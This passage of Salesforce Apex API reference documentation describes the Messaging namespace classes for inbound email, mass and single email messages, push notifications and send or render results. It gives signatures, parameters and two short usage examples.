Signature

```
public Void setFileName(String fileName)
```

Parameters

fileName
Type: String

Return Value

Type: Void

`setInline(isInline)`

Specifies a Content-Disposition of inline (`true`) or attachment (`false`).

Signature

```
public Void setInline(Boolean isInline)
```

Parameters

`isInline`
Type: Boolean

Return Value

Type: Void

Usage

In most cases, inline content is displayed to the user when the message is opened. Attachment content requires user action to be displayed.

InboundEmail Class

Represents an inbound email object.

Namespace

Messaging

IN THIS SECTION:

InboundEmail Constructors
InboundEmail Properties

InboundEmail Constructors

The following are constructors for `InboundEmail`.

IN THIS SECTION:

InboundEmail()
Creates a new instance of the `Messaging.InboundEmail` class.

`InboundEmail()`

Creates a new instance of the `Messaging.InboundEmail` class.

Signature

```
public InboundEmail()
```

InboundEmail Properties

The following are properties for `InboundEmail`.

IN THIS SECTION:

binaryAttachments
A list of binary attachments received with the email, if any.

ccAddresses
A list of carbon copy (CC) addresses, if any.

fromAddress
The email address that appears in the From field.

fromName
The name that appears in the From field, if any.

headers
A list of the RFC 2822 headers in the email.

htmlBody
The HTML version of the email, if specified by the sender.

htmlBodyIsTruncated
Indicates whether the HTML body text is truncated (`true`) or not (`false`.)

inReplyTo
The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.

messageId
The Message-ID—the incoming email's unique identifier.

plainTextBody
The plain text version of the email, if specified by the sender.

plainTextBodyIsTruncated
Indicates whether the plain body text is truncated (`true`) or not (`false`.)

references
The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.

replyTo
The email address that appears in the reply-to header.

subject
The subject line of the email, if any.

textAttachments
A list of text attachments received with the email, if any.

toAddresses
The email address that appears in the `To` field.

binaryAttachments

A list of binary attachments received with the email, if any.

Signature

```
public InboundEmail.BinaryAttachment[] binaryAttachments {get; set;}
```

Property Value

Type: InboundEmail.BinaryAttachment[]

Usage

Examples of binary attachments include image, audio, application, and video files.

ccAddresses

A list of carbon copy (CC) addresses, if any.

Signature

```
public String[] ccAddresses {get; set;}
```

Property Value

Type: String[]

fromAddress

The email address that appears in the From field.

Signature

```
public String fromAddress {get; set;}
```

Property Value

Type: String

fromName

The name that appears in the From field, if any.

Signature

```
public String fromName {get; set;}
```

Property Value

Type: String

`headers`

A list of the RFC 2822 headers in the email.

Signature

```
public InboundEmail.Header[] headers {get; set;}
```

Property Value

Type: InboundEmail.Header[]

Usage

The list of the RFC 2822 headers includes:

- Recieved from
- Custom headers
- Message-ID
- Date

`htmlBody`

The HTML version of the email, if specified by the sender.

Signature

```
public String htmlBody {get; set;}
```

Property Value

Type: String

`htmlBodyIsTruncated`

Indicates whether the HTML body text is truncated (`true`) or not (`false`.)

Signature

```
public Boolean htmlBodyIsTruncated {get; set;}
```

Property Value

Type: Boolean

inReplyTo

The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.

Signature

```
public String inReplyTo {get; set;}
```

Property Value

Type: String

messageId

The Message-ID—the incoming email's unique identifier.

Signature

```
public String messageId {get; set;}
```

Property Value

Type: String

plainTextBody

The plain text version of the email, if specified by the sender.

Signature

```
public String plainTextBody {get; set;}
```

Property Value

Type: String

plainTextBodyIsTruncated

Indicates whether the plain body text is truncated (`true`) or not (`false`.)

Signature

```
public Boolean plainTextBodyIsTruncated {get; set;}
```

Property Value

Type: Boolean

`references`

The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.

Signature

```
public String[] references {get; set;}
```

Property Value

Type: String[]

`replyTo`

The email address that appears in the reply-to header.

Signature

```
public String replyTo {get; set;}
```

Property Value

Type: String

Usage

If there is no reply-to header, this field is identical to the `fromAddress` field.

`subject`

The subject line of the email, if any.

Signature

```
public String subject {get; set;}
```

Property Value

Type: String

`textAttachments`

A list of text attachments received with the email, if any.

Signature

```
public InboundEmail.TextAttachment[] textAttachments {get; set;}
```

Property Value

Type: InboundEmail.TextAttachment[]

Usage

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

`toAddresses`

The email address that appears in the `To` field.

Signature

```
public String[] toAddresses {get; set;}
```

Property Value

Type: String[]

InboundEmail.BinaryAttachment Class

An InboundEmail object stores binary attachments in an InboundEmail.BinaryAttachment object.

Namespace

Messaging

Usage

Examples of binary attachments include image, audio, application, and video files.

IN THIS SECTION:

InboundEmail.BinaryAttachment Constructors

InboundEmail.BinaryAttachment Properties

InboundEmail.BinaryAttachment Constructors

The following are constructors for `InboundEmail.BinaryAttachment`.

IN THIS SECTION:

InboundEmail.BinaryAttachment()

Creates a new instance of the `Messaging.InboundEmail.BinaryAttachment` class.

`InboundEmail.BinaryAttachment()`

Creates a new instance of the `Messaging.InboundEmail.BinaryAttachment` class.

Signature

```
public InboundEmail.BinaryAttachment()
```

InboundEmail.BinaryAttachment Properties

The following are properties for `InboundEmail.BinaryAttachment`.

IN THIS SECTION:

body
The body of the attachment.

fileName
The name of the attached file.

headers
Any header values associated with the attachment. Examples of header names include `Content-Type`, `Content-Transfer-Encoding`, and `Content-ID`.

mimeTypeSubType
The primary and sub MIME-type.

`body`

The body of the attachment.

Signature

```
public Blob body {get; set;}
```

Property Value

Type: Blob

`fileName`

The name of the attached file.

Signature

```
public String fileName {get; set;}
```

Property Value

Type: String

headers

Any header values associated with the attachment. Examples of header names include `Content-Type`, `Content-Transfer-Encoding`, and `Content-ID`.

Signature

```
public List<Messaging.InboundEmail.Header> headers {get; set;}
```

Property Value

Type: List<Messaging.InboundEmail.Header>

mimeTypeSubType

The primary and sub MIME-type.

Signature

```
public String mimeTypeSubType {get; set;}
```

Property Value

Type: String

InboundEmail.TextAttachment Class

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

Namespace

Messaging

Usage

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

IN THIS SECTION:

InboundEmail.TextAttachment Constructors

InboundEmail.TextAttachment Properties

InboundEmail.TextAttachment Constructors

The following are constructors for `InboundEmail.TextAttachment`.

IN THIS SECTION:

InboundEmail.TextAttachment()
Creates a new instance of the `Messaging.InboundEmail.TextAttachment` class.

`InboundEmail.TextAttachment()`

Creates a new instance of the `Messaging.InboundEmail.TextAttachment` class.

Signature

```
public InboundEmail.TextAttachment()
```

InboundEmail.TextAttachment Properties

The following are properties for `InboundEmail.TextAttachment`.

IN THIS SECTION:

body
The body of the attachment.

bodyIsTruncated
Indicates whether the attachment body text is truncated (`true`) or not (`false`.)

charset
The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.

fileName
The name of the attached file.

headers
Any header values associated with the attachment. Examples of header names include `Content-Type`, `Content-Transfer-Encoding`, and `Content-ID`.

mimeTypeSubType
The primary and sub MIME-type.

`body`

The body of the attachment.

Signature

```
public String body {get; set;}
```

Property Value

Type: String

`bodyIsTruncated`

Indicates whether the attachment body text is truncated (`true`) or not (`false`.)

Signature

```
public Boolean bodyIsTruncated {get; set;}
```

Property Value

Type: Boolean

`charset`

The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.

Signature

```
public String charset {get; set;}
```

Property Value

Type: String

`fileName`

The name of the attached file.

Signature

```
public String fileName {get; set;}
```

Property Value

Type: String

`headers`

Any header values associated with the attachment. Examples of header names include `Content-Type`, `Content-Transfer-Encoding`, and `Content-ID`.

Signature

```
public List<Messaging.InboundEmail.Header> headers {get; set;}
```

Property Value

Type: List<Messaging.InboundEmail.Header>

`mimeTypeSubType`

The primary and sub MIME-type.

Signature

```
public String mimeTypeSubType {get; set;}
```

Property Value

Type: String

InboundEmailResult Class

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful.

Namespace

Messaging

InboundEmailResult Properties

The following are properties for `InboundEmailResult`.

IN THIS SECTION:

message
A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the `Success` field.

success
A value that indicates whether the email was successfully processed.

`message`

A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the `Success` field.

Signature

```
public String message {get; set;}
```

Property Value

Type: String

`success`

A value that indicates whether the email was successfully processed.

Signature

```
public Boolean success {get; set;}
```

Property Value

Type: Boolean

Usage

If `false`, Salesforce rejects the inbound email and sends a reply email to the original sender containing the message specified in the `Message` field.

InboundEnvelope Class

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

Namespace

Messaging

InboundEnvelope Properties

The following are properties for `InboundEnvelope`.

IN THIS SECTION:

fromAddress
The name that appears in the `From` field of the envelope, if any.

toAddress
The name that appears in the `To` field of the envelope, if any.

`fromAddress`

The name that appears in the `From` field of the envelope, if any.

Signature

```
public String fromAddress {get; set;}
```

Property Value

Type: String

`toAddress`

The name that appears in the `To` field of the envelope, if any.

Signature

```
public String toAddress {get; set;}
```

Property Value

Type: String

MassEmailMessage Class

Contains methods for sending mass email.

Namespace

Messaging

Usage

All base email (`Email` class) methods are also available to the `MassEmailMessage` objects.

IN THIS SECTION:

MassEmailMessage Constructors

MassEmailMessage Methods

SEE ALSO:

Email Class (Base Email Methods)

MassEmailMessage Constructors

The following are constructors for `MassEmailMessage`.

IN THIS SECTION:

MassEmailMessage()

Creates a new instance of the `Messaging.MassEmailMessage` class.

`MassEmailMessage()`

Creates a new instance of the `Messaging.MassEmailMessage` class.

Signature

```
public MassEmailMessage()
```

MassEmailMessage Methods

The following are methods for `MassEmailMessage`. All are instance methods.

IN THIS SECTION:

setDescription(description)

The description of the email.

setTargetObjectIds(targetObjectIds)

A list of IDs of the contacts, leads, or users to which the email will be sent. The IDs you specify set the context and ensure that merge fields in the template contain the correct data. The objects must be of the same type (all contacts, all leads, or all users).

setWhatIds(whatIds)

Optional. If you specify a list of contacts for the `targetObjectIds` field, you can specify a list of `whatIds` as well. This helps to further ensure that merge fields in the template contain the correct data.

`setDescription(description)`

The description of the email.

Signature

```
public Void setDescription(String description)
```

Parameters

`description`
Type: String

Return Value

Type: Void

`setTargetObjectIds(targetObjectIds)`

A list of IDs of the contacts, leads, or users to which the email will be sent. The IDs you specify set the context and ensure that merge fields in the template contain the correct data. The objects must be of the same type (all contacts, all leads, or all users).

Signature

```
public Void setTargetObjectIds(ID[] targetObjectIds)
```

Parameters

`targetObjectIds`
Type: ID[]

Return Value

Type: Void

Usage

You can list up to 250 IDs per email. If you specify a value for the `targetObjectIds` field, optionally specify a `whatId` as well to set the email context to a user, contact, or lead. This ensures that merge fields in the template contain the correct data.

Do not specify the IDs of records that have the `Email Opt Out` option selected.

All emails must have a recipient value in at least one of the following fields:

- `toAddresses`

- `ccAddresses`
- `bccAddresses`
- `targetObjectId`

`setWhatIds(whatIds)`

Optional. If you specify a list of contacts for the `targetObjectIds` field, you can specify a list of `whatIds` as well. This helps to further ensure that merge fields in the template contain the correct data.

Signature

```
public Void setWhatIds(ID[] whatIds)
```

Parameters

`whatIds`
Type: ID[]

Return Value

Type: Void

Usage

The values must be one of the following types:

- Contract
- Case
- Opportunity
- Product

Note: If you specify `whatIds`, specify one for each `targetObjectId`; otherwise, you will receive an `INVALID_ID_FIELD` error.

InboundEmail.Header Class

An InboundEmail object stores RFC 2822 email header information in an InboundEmail.Header object with the following properties.

Namespace

Messaging

InboundEmail.Header Properties

The following are properties for `InboundEmail.Header`.

IN THIS SECTION:

name
The name of the header parameter, such as `Date` or `Message-ID`.

value
The value of the header.

name

The name of the header parameter, such as `Date` or `Message-ID`.

Signature

```
public String name {get; set;}
```

Property Value

Type: String

value

The value of the header.

Signature

```
public String value {get; set;}
```

Property Value

Type: String

PushNotification Class

`PushNotification` is used to configure push notifications and send them from an Apex trigger.

Namespace

Messaging

Example

This sample Apex trigger sends push notifications to the connected app named *`Test_App`*, which corresponds to a mobile app on iOS mobile clients. The trigger fires after cases have been updated and sends the push notification to two users: the case owner and the user who last modified the case.

```
trigger caseAlert on Case (after update) {

    for(Case cs : Trigger.New)
    {
        // Instantiating a notification
```

```
        Messaging.PushNotification msg =
            new Messaging.PushNotification();

        // Assembling the necessary payload parameters for Apple.
        // Apple params are:
        // (<alert text>,<alert sound>,<badge count>,
        // <free-form data>)
        // This example doesn't use badge count or free-form data.
        // The number of notifications that haven't been acted
        // upon by the intended recipient is best calculated
        // at the time of the push. This timing helps
        // ensure accuracy across multiple target devices.
        Map<String, Object> payload =
            Messaging.PushNotificationPayload.apple(
                'Case ' + cs.CaseNumber + ' status changed to: '
                + cs.Status, '', null, null);

        // Adding the assembled payload to the notification
        msg.setPayload(payload);

        // Getting recipient users
        String userId1 = cs.OwnerId;
        String userId2 = cs.LastModifiedById;

        // Adding recipient users to list
        Set<String> users = new Set<String>();
        users.add(userId1);
        users.add(userId2);

        // Sending the notification to the specified app and users.
        // Here we specify the API name of the connected app.
        msg.send('Test_App', users);
    }
}
```

IN THIS SECTION:

PushNotification Constructors

PushNotification Methods

PushNotification Constructors

The following are the constructors for `PushNotification`.

IN THIS SECTION:

PushNotification()

Creates a new instance of the `Messaging.PushNotification` class.

PushNotification(payload)

Creates a new instance of the `Messaging.PushNotification` class using the specified payload parameters as key-value pairs. When you use this constructor, you don't need to call `setPayload` to set the payload.

`PushNotification()`

Creates a new instance of the `Messaging.PushNotification` class.

Signature

```
public PushNotification()
```

`PushNotification(payload)`

Creates a new instance of the `Messaging.PushNotification` class using the specified payload parameters as key-value pairs. When you use this constructor, you don't need to call `setPayload` to set the payload.

Signature

```
public PushNotification(Map<String,Object> payload)
```

Parameters

payload
Type:Map<String, Object>

The payload, expressed as a map of key-value pairs.

PushNotification Methods

The following are the methods for `PushNotification`. All are global methods.

IN THIS SECTION:

send(application, users)
Sends a push notification message to the specified users.

setPayload(payload)
Sets the payload of the push notification message.

setTtl(ttl)
Reserved for future use.

`send(application, users)`

Sends a push notification message to the specified users.

Signature

```
public void send(String application, Set<String> users)
```

Parameters

application
Type: String

The connected app API name. This corresponds to the mobile client app the notification should be sent to.

users
Type: Set

A set of user IDs that correspond to the users the notification should be sent to.

Example

See the Push Notification Example.

setPayload(payload)

Sets the payload of the push notification message.

Signature

```
public void setPayload(Map<String,Object> payload)
```

Parameters

payload
Type: Map<String, Object>

The payload, expressed as a map of key-value pairs.

Payload parameters can be different for each mobile OS vendor. For more information on Apple's payload parameters, search for "Apple Push Notification Service" at https://developer.apple.com/library/mac/documentation/.

To create the payload for an Apple device, see the PushNotificationPayload Class.

Example

See the Push Notification Example.

setTtl(ttl)

Reserved for future use.

Signature

```
public void setTtl(Integer ttl)
```

Parameters

ttl
Type: Integer

Reserved for future use.

PushNotificationPayload Class

Contains methods to create the notification message payload for an Apple device.

Namespace

Messaging

Usage

Apple has specific requirements for the notification payload. and this class has helper methods to create the payload. For more information on Apple's payload parameters, search for "Apple Push Notification Service" at https://developer.apple.com/library/mac/documentation/.

Example

See the Push Notification Example.

IN THIS SECTION:

PushNotificationPayload Methods

PushNotificationPayload Methods

The following are the methods for `PushNotificationPayload`. All are global static methods.

IN THIS SECTION:

apple(alert, sound, badgeCount, userData)
Helper method that creates a valid Apple payload from the specified arguments.

apple(alertBody, actionLocKey, locKey, locArgs, launchImage, sound, badgeCount, userData)
Helper method that creates a valid Apple payload from the specified arguments.

`apple(alert, sound, badgeCount, userData)`

Helper method that creates a valid Apple payload from the specified arguments.

Signature

```
public static Map<String,Object> apple(String alert, String sound, Integer badgeCount,
Map<String,Object> userData)
```

Parameters

`alert`
Type: String

Notification message to be sent to the mobile client.

`sound`
Type: String

Name of a sound file to be played as an alert. This sound file should be in the mobile application bundle.

`badgeCount`
Type: Integer

Number to display as the badge of the application icon.

userData
Type: Map<String, Object>

Map of key-value pairs that contains any additional data used to provide context for the notification. For example, it can contain IDs of the records that caused the notification to be sent. The mobile client app can use these IDs to display these records.

Return Value

Type:Map<String, Object>

Returns a formatted payload that includes all of the specified arguments.

Usage

To generate a valid payload, you must provide a value for at least one of the following parameters: `alert`, `sound`, `badgeCount`.

Example

See the Push Notification Example.

apple(alertBody, actionLocKey, locKey, locArgs, launchImage, sound, badgeCount, userData)

Helper method that creates a valid Apple payload from the specified arguments.

Signature

```
public static Map<String,Object> apple(String alertBody, String actionLocKey, String locKey, String[] locArgs, String launchImage, String sound, Integer badgeCount, Map<String,Object> userData)
```

Parameters

alertBody
Type: String

Text of the alert message.

actionLocKey
Type: String

If a value is specified for the *actionLocKey* argument, an alert with two buttons is displayed. The value is a key to get a localized string in a `Localizable.strings` file to use for the right button's title.

locKey
Type: String

Key to an alert-message string in a `Localizable.strings` file for the current localization.

locArgs
Type: List<String>

Variable string values to appear in place of the format specifiers in *locKey*.

launchImage
Type: String

File name of an image file in the application bundle.

sound
Type: String

Name of a sound file to be played as an alert. This sound file should be in the mobile application bundle.

badgeCount
Type: Integer

Number to display as the badge of the application icon.

userData
Type: Map<String, Object>

Map of key-value pairs that contains any additional data used to provide context for the notification. For example, it can contain IDs of the records that caused the notification to be sent. The mobile client app can use these IDs to display these records.

Return Value

Type: Map<String, Object>

Returns a formatted payload that includes all of the specified arguments.

Usage

To generate a valid payload, you must provide a value for at least one of the following parameters: `alert`, `sound`, `badgeCount`.

RenderEmailTemplateBodyResult Class

Contains the results for rendering email templates.

Namespace

Messaging

IN THIS SECTION:

RenderEmailTemplateBodyResult Methods

RenderEmailTemplateBodyResult Methods

The following are methods for `RenderEmailTemplateBodyResult`.

IN THIS SECTION:

getErrors()
If an error occurred during the `renderEmailTemplate` method, a `RenderEmailTemplateError` object is returned.

getMergedBody()
Returns the rendered body text with merge field references replaced with the corresponding record data.

getSuccess()
Indicates whether the operation was successful.

`getErrors()`

If an error occurred during the `renderEmailTemplate` method, a `RenderEmailTemplateError` object is returned.

Signature

```
public List<Messaging.RenderEmailTemplateError> getErrors()
```

Return Value

Type: List<Messaging.RenderEmailTemplateError>

`getMergedBody()`

Returns the rendered body text with merge field references replaced with the corresponding record data.

Signature

```
public String getMergedBody()
```

Return Value

Type: String

`getSuccess()`

Indicates whether the operation was successful.

Signature

```
public Boolean getSuccess()
```

Return Value

Type: Boolean

RenderEmailTemplateError Class

Represents an error that the `RenderEmailTemplateBodyResult` object can contain.

Namespace

Messaging

IN THIS SECTION:

RenderEmailTemplateError Methods

RenderEmailTemplateError Methods

The following are methods for `RenderEmailTemplateError`.

IN THIS SECTION:

getFieldName()
Returns the name of the merge field in the error.

getMessage()
Returns a message describing the error.

getOffset()
Returns the offset within the supplied body text where the error was discovered. If the offset cannot be determined, -1 is returned.

getStatusCode()
Returns a Salesforce API status code.

`getFieldName()`

Returns the name of the merge field in the error.

Signature

```
public String getFieldName()
```

Return Value

Type: String

`getMessage()`

Returns a message describing the error.

Signature

```
public String getMessage()
```

Return Value

Type: String

`getOffset()`

Returns the offset within the supplied body text where the error was discovered. If the offset cannot be determined, -1 is returned.

Signature

```
public Integer getOffset()
```

Return Value

Type: Integer

`getStatusCode()`

Returns a Salesforce API status code.

Signature

```
public System.StatusCode getStatusCode()
```

Return Value

Type: System.StatusCode

SendEmailError Class

Represents an error that the SendEmailResult object may contain.

Namespace

Messaging

SendEmailError Methods

The following are methods for `SendEmailError`. All are instance methods.

IN THIS SECTION:

getFields()
A list of one or more field names. Identifies which fields in the object, if any, affected the error condition.

getMessage()
The text of the error message.

getStatusCode()
Returns a code that characterizes the error.

getTargetObjectId()
The ID of the target record for which the error occurred.

`getFields()`

A list of one or more field names. Identifies which fields in the object, if any, affected the error condition.

Signature

```
public String[] getFields()
```

Return Value

Type: String[]

`getMessage()`

The text of the error message.

Signature

```
public String getMessage()
```

Return Value

Type: String

`getStatusCode()`

Returns a code that characterizes the error.

Signature

```
public System.StatusCode getStatusCode()
```

Return Value

Type: System.StatusCode

Usage

The full list of status codes is available in the WSDL file for your organization. For more information about accessing the WSDL file for your organization, see "Downloading Salesforce WSDLs and Client Authentication Certificates" in the Salesforce online help.

`getTargetObjectId()`

The ID of the target record for which the error occurred.

Signature

```
public String getTargetObjectId()
```

Return Value

Type: String

SendEmailResult Class

Contains the result of sending an email message.

Namespace

Messaging

SendEmailResult Methods

The following are methods for `SendEmailResult`. All are instance methods.

IN THIS SECTION:

getErrors()
If an error occurred during the `sendEmail` method, a `SendEmailError` object is returned.

isSuccess()
Indicates whether the email was successfully submitted for delivery (`true`) or not (`false`). Even if `isSuccess` is true, it does not mean the intended recipients received the email, as there could have been a problem with the email address or it could have bounced or been blocked by a spam blocker.

`getErrors()`

If an error occurred during the `sendEmail` method, a `SendEmailError` object is returned.

Signature

```
public SendEmailError[] getErrors()
```

Return Value

Type: Messaging.SendEmailError[]

`isSuccess()`

Indicates whether the email was successfully submitted for delivery (`true`) or not (`false`). Even if `isSuccess` is true, it does not mean the intended recipients received the email, as there could have been a problem with the email address or it could have bounced or been blocked by a spam blocker.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

SingleEmailMessage Methods

Contains methods for sending single email messages.

Namespace

Messaging

Usage

All base email (`Email` class) methods are also available to the `SingleEmailMessage` objects.

Email properties are readable and writable. Each property has corresponding setter and getter methods. For example, the `toAddresses()` property is equivalent to the `setToAddresses()` and `getToAddresses()` methods. Only the setter methods are documented.

IN THIS SECTION:

SingleEmailMessage Constructors

SingleEmailMessage Methods

SEE ALSO:

Email Class (Base Email Methods)

SingleEmailMessage Constructors

The following are constructors for `SingleEmailMessage`.

IN THIS SECTION:

SingleEmailMessage()
Creates a new instance of the `Messaging.SingleEmailMessage` class.

`SingleEmailMessage()`

Creates a new instance of the `Messaging.SingleEmailMessage` class.

Signature

```
public SingleEmailMessage()
```

SingleEmailMessage Methods

The following are methods for `SingleEmailMessage`. All are instance methods.

IN THIS SECTION:

setBccAddresses(bccAddresses)
Optional. A list of blind carbon copy (BCC) addresses or object IDs of the contacts, leads, and users you're sending the email to. The maximum allowed is 25.

setCcAddresses(ccAddresses)
Optional. A list of carbon copy (CC) addresses or object IDs of the contacts, leads, and users you're sending the email to. The maximum allowed is 25.

setCharset(characterSet)

Optional. The character set for the email. If this value is null, the user's default value is used.

setDocumentAttachments(documentIds)

(Deprecated. Use `setEntityAttachments()` instead.) Optional. A list containing the ID of each document object you want to attach to the email.

setEntityAttachments(ids)

Optional. Array of IDs of Document or ContentVersion items to attach to the email.

setFileAttachments(fileNames)

Optional. A list containing the file names of the binary and text files you want to attach to the email.

setHtmlBody(htmlBody)

Optional. The HTML version of the email, specified by the sender. The value is encoded according to the specification associated with the organization. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

setInReplyTo(parentMessageIds)

Sets the optional In-Reply-To field of the outgoing email. This field identifies the email or emails to which this email is a reply (parent emails).

setOptOutPolicy(emailOptOutPolicy)

Optional. If you added recipients by ID instead of email address and the `Email Opt Out` option is set, this method determines the behavior of the `sendEmail()` call. If you add recipients by their email addresses, the opt-out settings for those recipients aren't checked and those recipients always receive the email.

setPlainTextBody(plainTextBody)

Optional. The text version of the email, specified by the sender. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

setOrgWideEmailAddressId(emailAddressId)

Optional. The ID of the organization-wide email address associated with the outgoing email. The object's `DisplayName` field cannot be set if the `setSenderDisplayName` field is already set.

setReferences(references)

Optional. The References field of the outgoing email. Identifies an email thread. Contains the parent emails' References and message IDs, and possibly the In-Reply-To fields.

setSubject(subject)

Optional. The email subject line. If you are using an email template, the subject line of the template overrides this value.

setTargetObjectId(targetObjectId)

Required if using a template, optional otherwise. The ID of the contact, lead, or user to which the email will be sent. The ID you specify sets the context and ensures that merge fields in the template contain the correct data.

setTemplateId(templateId)

Required if using a template, optional otherwise. The ID of the template used to create the email.

setToAddresses(toAddresses)

Optional. A list of email addresses or object IDs of the contacts, leads, and users you're sending the email to. The maximum number of email addresses allowed is 100.

setTreatBodiesAsTemplate(treatAsTemplate)

Optional. If set to `true`, the subject, plain text, and HTML text bodies of the email are treated as template data.

setTreatTargetObjectAsRecipient(treatAsRecipient)

Optional. If set to `true`, the `targetObjectId` (a contact, lead, or user) is the recipient of the email. If set to `false`, the `targetObjectId` is supplied as the `WhoId` field for template rendering but isn't a recipient of the email. The default is `true`.

setWhatId(whatId)

If you specify a contact for the `targetObjectId` field, you can specify an optional `whatId` as well. This helps to further ensure that merge fields in the template contain the correct data.

`setBccAddresses(bccAddresses)`

Optional. A list of blind carbon copy (BCC) addresses or object IDs of the contacts, leads, and users you're sending the email to. The maximum allowed is 25.

Signature

```
public Void setBccAddresses(String[] bccAddresses)
```

Parameters

`bccAddresses`
Type: String[]

Return Value

Type: Void

Usage

All emails must have a recipient value in at least one of the following fields:

- `toAddresses`
- `ccAddresses`
- `bccAddresses`
- `targetObjectId`

If the BCC compliance option is set at the organization level, the user cannot add BCC addresses on standard messages. The following error code is returned: `BCC_NOT_ALLOWED_IF_BCC_ COMPLIANCE_ENABLED`. Contact your Salesforce representative for information on BCC compliance.

`setCcAddresses(ccAddresses)`

Optional. A list of carbon copy (CC) addresses or object IDs of the contacts, leads, and users you're sending the email to. The maximum allowed is 25.

Signature

```
public Void setCcAddresses(String[] ccAddresses)
```

Parameters

ccAddresses
Type: String[]

Return Value

Type: Void

Usage

All emails must have a recipient value in at least one of the following fields:

- `toAddresses`
- `ccAddresses`
- `bccAddresses`
- `targetObjectId`

setCharset(characterSet)

Optional. The character set for the email. If this value is null, the user's default value is used.

Signature

```
public Void setCharset(String characterSet)
```

Parameters

characterSet
Type: String

Return Value

Type: Void

setDocumentAttachments(documentIds)

(Deprecated. Use `setEntityAttachments()` instead.) Optional. A list containing the ID of each document object you want to attach to the email.

Signature

```
public Void setDocumentAttachments(ID[] documentIds)
```

Parameters

documentIds
Type: ID[]

Return Value

Type: Void

Usage

You can attach multiple documents as long as the total size of all attachments does not exceed 10 MB.

`setEntityAttachments(ids)`

Optional. Array of IDs of Document or ContentVersion items to attach to the email.

Signature

```
public void setEntityAttachments(List<String> ids)
```

Parameters

`ids`
Type: List<String>

Return Value

Type: void

`setFileAttachments(fileNames)`

Optional. A list containing the file names of the binary and text files you want to attach to the email.

Signature

```
public Void setFileAttachments(EmailFileAttachment[] fileNames)
```

Parameters

`fileNames`
Type: Messaging.EmailFileAttachment[]

Return Value

Type: Void

Usage

You can attach multiple files as long as the total size of all attachments does not exceed 10 MB.

`setHtmlBody(htmlBody)`

Optional. The HTML version of the email, specified by the sender. The value is encoded according to the specification associated with the organization. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

Signature

```
public Void setHtmlBody(String htmlBody)
```

Parameters

htmlBody
Type: String

Return Value

Type: Void

setInReplyTo(parentMessageIds)

Sets the optional In-Reply-To field of the outgoing email. This field identifies the email or emails to which this email is a reply (parent emails).

Signature

```
public Void setInReplyTo(String parentMessageIds)
```

Parameters

parentMessageIds
Type: String

Contains one or more parent email message IDs.

Return Value

Type: Void

setOptOutPolicy(emailOptOutPolicy)

Optional. If you added recipients by ID instead of email address and the `Email Opt Out` option is set, this method determines the behavior of the `sendEmail()` call. If you add recipients by their email addresses, the opt-out settings for those recipients aren't checked and those recipients always receive the email.

Signature

```
public void setOptOutPolicy(String emailOptOutPolicy)
```

Parameters

emailOptOutPolicy
Type: String

Possible values of the *emailOptOutPolicy* parameter are:

- `SEND` (default)—The email is sent to all recipients and the `Email Opt Out` option of the recipients is ignored.
- `FILTER`—No email is sent to the recipients that have the `Email Opt Out` option set and emails are sent to the other recipients.

- `REJECT`—If any of the recipients have the `Email Opt Out` option set, `sendEmail()` throws an error and no email is sent.

Return Value

Type: void

Example

This example shows how to send an email with the opt-out setting enforced. Recipients are specified by their IDs. The `FILTER` option causes the email to be sent only to recipients that haven't opted out from email. This example uses dot notation of the email properties, which is equivalent to using the set methods.

```
Messaging.SingleEmailMessage message = new Messaging.SingleEmailMessage();
// Set recipients to two contact IDs.
// Replace IDs with valid record IDs in your org.
message.toAddresses = new String[] { '003D000000QDexS', '003D000000QDfW5' };
message.optOutPolicy = 'FILTER';
message.subject = 'Opt Out Test Message';
message.plainTextBody = 'This is the message body.';
Messaging.SingleEmailMessage[] messages =
    new List<Messaging.SingleEmailMessage> {message};
        Messaging.SendEmailResult[] results = Messaging.sendEmail(messages);
if (results[0].success) {
    System.debug('The email was sent successfully.');
} else {
    System.debug('The email failed to send: '
          + results[0].errors[0].message);
}
```

`setPlainTextBody(plainTextBody)`

Optional. The text version of the email, specified by the sender. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

Signature

```
public Void setPlainTextBody(String plainTextBody)
```

Parameters

`plainTextBody`
Type: String

Return Value

Type: Void

`setOrgWideEmailAddressId(emailAddressId)`

Optional. The ID of the organization-wide email address associated with the outgoing email. The object's `DisplayName` field cannot be set if the `setSenderDisplayName` field is already set.

Signature

```
public Void setOrgWideEmailAddressId(ID emailAddressId)
```

Parameters

emailAddressId
Type: ID

Return Value

Type: Void

setReferences(references)

Optional. The References field of the outgoing email. Identifies an email thread. Contains the parent emails' References and message IDs, and possibly the In-Reply-To fields.

Signature

```
public Void setReferences(String references)
```

Parameters

references
Type: String

Return Value

Type: Void

setSubject(subject)

Optional. The email subject line. If you are using an email template, the subject line of the template overrides this value.

Signature

```
public Void setSubject(String subject)
```

Parameters

subject
Type: String

Return Value

Type: Void

